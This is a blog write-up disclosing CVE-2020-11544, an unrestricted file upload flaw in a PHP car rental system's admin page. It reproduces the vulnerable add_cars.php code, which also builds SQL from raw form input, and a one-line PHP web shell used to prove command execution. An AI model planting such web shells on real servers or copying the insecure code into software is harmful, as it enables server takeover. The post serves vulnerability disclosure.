CVE-2020-11544

by Frosty 05/04/2020

An issue was discovered in Project Worlds Official Car Rental System – 1. It allows the admin user to run commands on the server with their account because the upload section on the file-manager page contains an arbitrary file upload vulnerability via `add_cars.php`. There are no upload restrictions for executable files. This blog post will be documenting the discovery and exploitation of this vulnerability.

Discovering the Vulnerability

I installed the Project on my Ubuntu VM using Apache2 and MySQL. To add new cars to be rented, you must be logged in as an administrator and navigate to `/admin/add_cars.php`. After static code analysis, I noticed the logic flaw that files are not validated before they are moved to the directory storing the images for the cars. The lack of file validation means that the admin user is unrestricted on the file type that can be uploaded.

The attacker does not require to know the location of which the pictures are moved to because when the upload is succssful, the image should appear on the home page. From here, the attacker can view image location to go directly to the picture itself.


```php
<?php
    if(isset($_POST['send'])){
        $target_path = "../cars/";
        $target_path = $target_path . basename ($_FILES['image']['name']);
        if(move_uploaded_file($_FILES['image']['tmp_name'], $target_path)){

        $image = basename($_FILES['image']['name']);
        $car_name = $_POST['car_name'];
        $car_type = $_POST['car_type'];
        $hire_cost = $_POST['hire_cost'];
        $capacity = $_POST['capacity'];

        $qr = "INSERT INTO cars (image, car_name,car_type,hire_cost,capacity,status)
                            VALUES ('$image','$car_name',
                                    '$car_type','$hire_cost',
                                    '$capacity','Available')";

        $res = $conn->query($qr);
        if($res === TRUE){
            echo "<script type = \"text/javascript\">
                    alert(\"Vehicle Succesfully Added\");
                    window.location = (\"add_vehicles.php\")
                    </script>";
            }
        }
        else 'Failed';
    }
?>
```

add_cars.php vulnerability


Verifying the Vulnerability

Firstly, I noticed that all the sample image files were `.jpg` format. I tried to upload a `.png` image and was able to without error. Secondly, I tried to upload a PHP file indenting to get code execution – code below.

```
<?php system($_GET['cmd']); ?>
```



Successful file upload



Code execution

Posted in Writeups · Tagged CVE

Published by Frosty

View all posts by Frosty

PREV

HackTheBox: Registry

NEXT

CVE-2020-11545

Leave a Reply

Your email address will not be published. Required fields are marked *

Comment *

Name *

Email *

Website

Post Comment

This site uses Akismet to reduce spam. Learn how your comment data is processed.

TOPICS

Blog

Projects

Writeups

RECENT POSTS

Debian Configure IP Address and VLANs
29/09/2022

HackTheBox: BountyHunter
20/11/2021

Published Paper!
23/04/2021

HackTheBox: Passage
06/03/2021

Configure GitHub SSH Keys
07/02/2021

HackTheBox: Tabby
07/11/2020

VulnHub: Zico 2
20/09/2020

BADGES

Hack the Box

TryHackMe